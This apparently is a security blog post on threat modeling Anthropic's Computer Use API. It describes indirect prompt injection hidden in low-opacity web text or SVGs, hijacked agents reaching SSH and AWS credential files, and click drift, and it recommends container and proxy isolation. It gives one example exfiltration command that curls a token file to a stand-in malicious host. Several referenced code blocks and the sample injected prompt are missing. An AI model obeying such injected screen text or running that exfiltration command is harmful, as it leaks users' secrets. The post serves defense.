
What Happens When You Give Claude Your Mouse Pointer: Threat Modeling and Sandbox Blueprints

Threat model and container security architecture for Anthropic's Computer Use API. Learn how to isolate Claude 3.5 Sonnet OS control from indirect prompt injection.
Giving an artificial intelligence model bash execution access was risky. Giving it direct control of your display server, mouse pointer, and virtual keyboard changes the threat surface entirely.
Anthropic’s release of the Computer Use API in Claude 3.5 Sonnet marks a decisive pivot in autonomous agent architecture. Instead of requiring bespoke tool definitions, JSON schemas, or vendor-specific API wrappers for every local program, the model simply looks at the screen, calculates coordinate offsets, moves the pointer, and types text. It interacts with software exactly like an employee sitting at a physical workstation.
The engineering appeal is obvious. You can automate legacy enterprise Windows applications that lack APIs, orchestrate complex browser flows, and navigate multi-window desktop workflows in minutes.
The security reality is brutal. When an AI model processes visual input directly from the desktop, standard network boundaries and application-layer filters collapse. If you run Claude’s computer-use agent on your local development workstation or inside an under-privileged virtual machine connected to your internal subnet, you have built an automated side-channel for total infrastructure compromise.
To deploy computer-use agents safely, teams must understand the precise failure modes of visual autonomous agents and implement defense-in-depth isolation before connecting live credentials.
What breaks when an AI model gets your display buffer
Traditional LLM agent security assumes that inputs and outputs travel through defined textual pipelines. If an attacker attempts a prompt injection, web application firewalls (WAFs), input sanitizers, and token classifiers inspect the string before the model processes it.
Computer-use agents bypass this paradigm entirely. The model receives screenshots of an active X11 or Wayland display buffer. This introduces three critical attack vectors that standard security tooling cannot intercept.
The invisible prompt on the page
When an agent navigates the web to perform automated research or handle support tickets, it loads external web pages. An adversary does not need access to the model’s API parameters to manipulate it.
By rendering text with an opacity of 1% against a white background, or embedding invisible SVG instructions into an uploaded document, an attacker places instructions directly into Claude’s visual context buffer. While a human user browsing the site sees an innocent blog post, Claude's multimodal vision model parses:
Because the model cannot deterministically distinguish between user commands from its parent session and visual instructions presented by the target environment, the attack success rate against multimodal vision agents remains persistently high.
Misclicks, coordinate drift, and clicking the wrong button
Frontier models do not have native muscular coordination. They predict coordinate pairs {"action": "mouse_move", "coordinate": [x, y]} based on pixel scaling. Latency fluctuations, dynamic UI animations, browser popups, and display scaling mismatches frequently cause click drift.
A model attempting to click a "Cancel" button on a harmless dialog can easily click an adjacent "Authorize All Permissions" or "Delete Production Database" button if the interface updates mid-inference. In an environment with unrestricted OS access, mechanical mistakes translate into immediate destructive outcomes.
The ambient identity trap
Most developers test computer-use agents on their personal machines where session tokens, SSH keys (~/.ssh/id_rsa), AWS credentials (~/.aws/credentials), and browser cookies reside in standard file system paths.
If a hijacked agent is instructed to open a terminal, it operates under the developer's exact user identity. It has access to every local Git repository, every environment variable, and every internal corporate VPN route available to that user.
Four rules we use to keep the host machine alive
Building an autonomous desktop environment that survives adversarial attacks requires abandoning the concept of "trusted execution." The environment must be designed to fail safely when the model is inevitably compromised.
- Zero Shared Storage: The execution environment must boot from a clean, immutable container or microVM image on every single job. No session data, SSH keys, or persistent tokens may carry over.
- Ephemeral Network Egress with Strict Domain Pinning: Never give a computer-use agent unconstrained internet access. Egress traffic must route through an intercepting proxy that permits connections exclusively to pre-approved domain whitelists.
- Hardware-Isolated Display Buffers: The agent must interact with a virtual framebuffer (Xvfb) running inside an isolated container, completely separate from the host machine's graphical server.
- Human-in-the-Loop for Irreversible Primitives: Destructive actions—such as financial transactions, repository pushes, database drops, or external email sends—must trigger a hard execution block that requires out-of-band cryptographic confirmation from a human supervisor.
A disposable Docker and Xvfb sandbox that actually holds
The baseline production deployment pattern for Anthropic Computer Use requires wrapping the agent in an unprivileged Docker container running an isolated virtual framebuffer.
Below is an engineered blueprint for a hardened computer-use sandbox container.
Hardened Sandbox Dockerfile
Sandbox Entrypoint Script (entrypoint.sh)
Host-Level Security Flags
When running the container, standard Docker isolation is insufficient. You must strip all Linux capabilities, enable strict read-only root filesystems, and restrict memory to prevent container escape exploits:
This configuration ensures that even if an attacker successfully executes an indirect prompt injection that spawns a root shell attempt inside the container, the operation fails: the file system is read-only, capabilities are dropped, and network egress is physically isolated by the custom Docker bridge.
Putting a strict proxy between Claude and the outside world
A compromised agent inside a container will immediately attempt to exfiltrate screenshots, environment variables, or local files to an attacker-controlled command-and-control (C2) server.
Relying on the agent to "follow safety policies" is fundamentally flawed. Network-level enforcement is the only reliable boundary.
By placing Envoy or Squid between the container network and the public internet, teams can enforce exact DNS whitelisting. An injected instruction telling Claude to run curl https://malicious-drop.com/steal?data=$(cat token.txt) will terminate with a connection reset at the proxy layer, preventing data exfiltration regardless of the model's internal compliance state.
Questions engineering teams keep asking about this
Can prompt filters prevent indirect prompt injection during computer use?
No. Standard text-based prompt filters cannot reliably detect adversarial instructions embedded in complex visual scenes, low-contrast text, or obfuscated image layouts. While prompt filters help catch crude attacks, they are easily bypassed by visual steganography. Container and network-level sandboxing is mandatory.
Why is Docker with --read-only preferred over standard virtual environments?
A standard virtual environment (like Python's venv or Conda) provides language-level dependency isolation, but zero operating system isolation. An agent executing shell commands in a virtual environment has direct read access to your entire home directory, personal files, and network interfaces. A read-only Docker container isolates the process tree, file system, and network stack from the host.
What is the performance overhead of running computer use in Xvfb containers?
Running a headless Xvfb container incurs minimal CPU overhead (typically under 2% CPU utilization and 80MB of RAM for the display server). The primary latency bottleneck in computer-use workflows is model inference time (the round-trip time required for Claude to analyze 1024x768 screenshots and generate action tokens), not the local rendering environment.
Where this leaves your deployment
The Anthropic Computer Use API is a genuine leap forward for developer automation, but treating it like a standard chatbot API is an invitation to disaster.
When you give an AI system an active mouse pointer and keyboard, you are granting it the operational keys to your infrastructure. Do not run these workflows on bare metal. Do not grant them unrestricted network routes. Build hardened, ephemeral sandbox containers with explicit domain whitelists and dropped capabilities before running your first automated production script.
Source: Anthropic Engineering Documentation & Security Specifications
Related Posts



No Comments
Add Your Comment